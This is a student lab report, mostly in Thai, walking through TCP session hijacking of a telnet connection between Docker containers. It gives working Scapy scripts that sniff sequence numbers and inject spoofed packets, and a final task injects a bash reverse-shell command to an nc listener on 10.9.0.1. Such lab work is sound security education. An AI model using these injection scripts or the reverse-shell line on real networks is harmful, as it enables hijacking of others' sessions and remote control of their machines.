TCP Attacks Lab 2nd

Container Structure

```
[03/28/25]seed@VM:~/.../Labsetup$ dockps
67e8cb1c766a  victim-10.9.0.5
f8e8c0f34256  user2-10.9.0.7
199ceb2da87e  seed-attacker
0f14fd0fbf85  user1-10.9.0.6
[03/28/25]seed@VM:~/.../Labsetup$
```

Task 3 TCP Session Hijacking


ใช้ scapy เพื่อดักจับ seq, ack, sport,

```
>>> pkt = sniff(iface="br-343da11c7ff2", filter="tcp")
```

ใช้ 10.9.0.6 ทำการ telnet ไปที่ 10.9.0.5

```
[03/28/25]seed@VM:~/.../volumes$ docksh 0f1
root@0f14fd0fbf85:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67e8cb1c766a login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@67e8cb1c766a:~$
```

แล้วมาเช็คค่า seq, ack, sport ที่ทำการดักจับไว้ผ่าน wireshark



No.	Time	Source	Destination	Protocol	Length	Info
77	4.452358	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=324 Win=64256 Len=0 TSval=3399477…
78	4.452368	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
79	4.452370	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=326 Win=64256 Len=0 TSval=3399477…
80	4.452382	10.9.0.5	10.9.0.6	TELNET	138	Telnet Data ...
81	4.452384	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=398 Win=64256 Len=0 TSval=3399477…
82	4.452397	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
83	4.452399	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=400 Win=64256 Len=0 TSval=3399477…
84	4.452411	10.9.0.5	10.9.0.6	TELNET	118	Telnet Data ...
85	4.452413	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=452 Win=64256 Len=0 TSval=3399477…
86	4.452424	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
87	4.452450	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=454 Win=64256 Len=0 TSval=3399477…
88	4.452622	10.9.0.5	10.9.0.6	TELNET	132	Telnet Data ...
89	4.452627	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=520 Win=64256 Len=0 TSval=3399477…
90	4.452888	10.9.0.5	10.9.0.6	TELNET	148	Telnet Data ...
91	4.452900	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=602 Win=64256 Len=0 TSval=3399477…
92	4.452914	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
93	4.452917	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=604 Win=64256 Len=0 TSval=3399477…
94	4.460215	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
95	4.460235	10.9.0.6	10.9.0.5	TCP	66	44996 → 23 [ACK] Seq=89 Ack=625 Win=64256 Len=0 TSval=3399477…

```
▸ Frame 95: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 44996, Dst Port: 23, Seq: 89, Ack: 625, Len: 0
    Source Port: 44996
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 89    (relative sequence number)
    Sequence number (raw): 3932688567
    [Next sequence number: 89    (relative sequence number)]
    Acknowledgment number: 625    (relative ack number)
    Acknowledgment number (raw): 2180690988
    1000 .... = Header Length: 32 bytes (8)
```

นำค่าต่างๆ มาใส่ใน code โค้ด โดยกำหนดให้ 10.9.0.6 เป็น src และ 10.9.0.5 เป็น dst โดย data ที่จะส่งเข้าไปจะเป็นไฟล์ .txt

```
  GNU nano 4.8                                  tcp_hijack_manually.py
#!/usr/bin/env python3
from scapy.all import *

print("Sending Session Hijacking Packet...")

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=44996 , dport=23 , flags='A', seq=3932688567 , ack=2180690988)
data = "\r touch hijack.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

แล้วทำการ execute file .py

```
[03/28/25]seed@VM:~/.../volumes$ nano tcp_hijack_manually.py
[03/28/25]seed@VM:~/.../volumes$ sudo python3 tcp_hijack_manually.py
Sending Session Hijacking Packet...
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 44996           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 3932688567      (0)
ack        : IntField                          = 2180690988      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r touch hijack.txt\r' (b'')
[03/28/25]seed@VM:~/.../volumes$
```

โดยก่อนหน้าได้ทำการใช้คำสั่ง tcpdump เพื่อรอดู packet ที่ทำการ spoof ออกไป

```
root@VM:/# tcpdump -i any port 23 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
01:15:53.343765 IP 10.9.0.6.44996 > 10.9.0.5.23: Flags [.], seq 3932688567:3932688586, ack 2180690988, win 8192, length 19
01:15:53.343778 IP 10.9.0.6.44996 > 10.9.0.5.23: Flags [.], seq 0:19, ack 1, win 8192, length 19
01:15:53.343844 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [.], ack 19, win 509, options [nop,nop,TS val 809190242 ecr 339947708
01:15:53.343854 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [.], ack 19, win 509, options [nop,nop,TS val 809190242 ecr 339947708
01:15:53.343844 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [.], ack 19, win 509, options [nop,nop,TS val 809190242 ecr 339947708
01:15:53.344952 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:43, ack 19, win 509, options [nop,nop,TS val 809190244 ec
01:15:53.344993 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:43, ack 19, win 509, options [nop,nop,TS val 809190244 ec
01:15:53.551929 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 43:64, ack 19, win 509, options [nop,nop,TS val 809190450 e
01:15:53.551979 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 43:64, ack 19, win 509, options [nop,nop,TS val 809190450 e
01:15:53.760890 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:64, ack 19, win 509, options [nop,nop,TS val 809190659 ec
01:15:53.760966 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:64, ack 19, win 509, options [nop,nop,TS val 809190659 ec
01:15:54.190803 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:64, ack 19, win 509, options [nop,nop,TS val 809191089 ec
01:15:54.190943 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:64, ack 19, win 509, options [nop,nop,TS val 809191089 ec
01:15:55.019621 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:64, ack 19, win 509, options [nop,nop,TS val 809191918 ec
01:15:55.019701 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:64, ack 19, win 509, options [nop,nop,TS val 809191918 ec
01:15:56.683583 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:64, ack 19, win 509, options [nop,nop,TS val 809193582 ec
01:15:56.683679 IP 10.9.0.5.23 > 10.9.0.6.44996: Flags [P.], seq 1:64, ack 19, win 509, options [nop,nop,TS val 809193582 ec
```

ที่เครื่อง 10.9.0.6 ที่มีการ telnet เมื่อลองกด keyboard จะพบว่าไม่มีการตอบสนองแล้ว

ส่วนที่เครื่อง 10.9.0.5 หากลองใช้คำสั่ง ls จะพบว่ามีไฟล์ hijack.txt ที่ทำการ send spoof ไว้

```
root@67e8cb1c766a:/home/seed# ls
hijack.txt
root@67e8cb1c766a:/home/seed#
```

Optional: Launching the attack automatically

Container Structure

```
[03/28/25]seed@VM:~/.../Labsetup$ dockps
2573908b7570  victim-10.9.0.5
19913c206799  user2-10.9.0.7
714702e4e8b0  user1-10.9.0.6
5db940e49f49  seed-attacker
[03/28/25]seed@VM:~/.../Labsetup$
```

Code ที่เตรียมไว้ใช้ auto hijack โดยจะ spoof data hijack_auto.txt

```
  GNU nano 4.8                                  tcp_hijack_auto.py
#!/usr/bin/env python3
import sys
from scapy.all import *

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]
    tcp_len = old_ip.len - old_ip.ihl * 4 - old_tcp.dataofs * 4

    ip = IP(src = old_ip.src, dst = old_ip.dst)
    tcp = TCP(sport = old_tcp.sport
              ,dport = old_tcp.dport
              ,flags = "A"
              ,seq = old_tcp.seq + 1
              ,ack = old_tcp.ack + 1)
    data = "\r touch hijack_auto.txt\r"

    print(".....Sending Session Hijacking Packet.....")
    pkt = ip/tcp/data
    send(pkt, verbose=0)
    ls(pkt)
    quit()

myFilter = "tcp[tcpflags] & tcp-ack != 0 and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23"
sniff(iface="br-4c9e894e480b", filter=myFilter, prn=spoof)
```

เครื่อง 10.9.0.6 ทำการ telnet ไปยัง 10.9.05

```
[03/28/25]seed@VM:~/.../Labsetup$ docksh 714
root@714702e4e8b0:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2573908b7570 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@2573908b7570:~$
```

หลังจากเครื่อง 10.9.0.6 พิมพ์อะไรสักอย่าง auto hijack จะทำงาน แล้วทำให้เครื่อง 10.9.0.6 ไม่สามารถทำงานต่อได้ และคำสั่ง auto hijack จะได้ผลลัพท์ดังรูป

```
[03/28/25]seed@VM:~/.../volumes$ sudo python3 tcp_hijack_auto.py
.....Sending Session Hijacking Packet.....
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 34974           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 347465762       (0)
ack        : IntField                          = 707422897       (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r touch hijack_auto.txt\r' (b'')
[03/28/25]seed@VM:~/.../volumes$
```

หลังจากนั้นไปเช็คที่ฝั่ง 10.9.0.5 จะพบว่าถูก spoof data เข้ามาแล้ว

```
[03/28/25]seed@VM:~/.../Labsetup$ docksh 257
root@2573908b7570:/# cd home/seed
root@2573908b7570:/home/seed# ls
hijack_auto.txt
root@2573908b7570:/home/seed#
```

Task 4 Creating Reverse Shell using TCP Session Hijacking

Container Structure

```
[03/29/25]seed@VM:~/.../Labsetup$ dockps
d89d15f780e1  user2-10.9.0.7
cee08d3e0aad  victim-10.9.0.5
55c09a5f7d84  seed-attacker
8c7e641e4feb  user1-10.9.0.6
[03/29/25]seed@VM:~/.../Labsetup$
```

ทำการเปิด nc เพื่อรอเข้ายึด

```
[03/29/25]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

เครื่อง 10.9.0.6 ทำการ telnet ไปที่ 10.9.0.5

```
[03/29/25]seed@VM:~/.../volumes$ docksh 8c7
root@8c7e641e4feb:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cee08d3e0aad login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@cee08d3e0aad:~$
```

แล้วทำการโจมตีด้วย code ที่เตรียมไว้ โดยรอบนี้แก้ไขในส่วนขอ data ให้ย้าย session telnet ไปที่เครื่อง 10.9.0.1 เพื่อเข้ายึด

```
  GNU nano 4.8                                reverse_shell_tcp_hijack_auto.py
#!/usr/bin/env python3
import sys
from scapy.all import *

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]
    tcp_len = old_ip.len - old_ip.ihl * 4 - old_tcp.dataofs * 4

    ip = IP(src = old_ip.src, dst = old_ip.dst)
    tcp = TCP(sport = old_tcp.sport
              ,dport = old_tcp.dport
              ,flags = "A"
              ,seq = old_tcp.seq + 1
              ,ack = old_tcp.ack + 1)
    data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"

    print(".....Sending Session Hijacking Packet.....")
    pkt = ip/tcp/data
    send(pkt, verbose=0)
    ls(pkt)
    quit()

myFilter = "tcp[tcpflags] & tcp-ack != 0 and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23"
sniff(iface="br-d4802887043f", filter=myFilter, prn=spoof)
```

หลังจากที่ 10.9.0.6 มีการกดพิมพ์ code จะเริ่มทำการเข้ายึด

```
[03/29/25]seed@VM:~/.../volumes$ sudo python3 reverse_shell_tcp_hijack_auto.py
.....Sending Session Hijacking Packet.....
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 35046           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 3064089051      (0)
ack        : IntField                          = 3450583513      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r' (b'')
[03/29/25]seed@VM:~/.../volumes$
```

จะพบว่าเครื่อง 10.9.0.1 จะยึด session มาทำให้สามารถควบคุมเครื่อง 10.9.0.5 ได้

```
[03/29/25]seed@VM:~/.../Labsetup$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 55354
seed@cee08d3e0aad:~$
```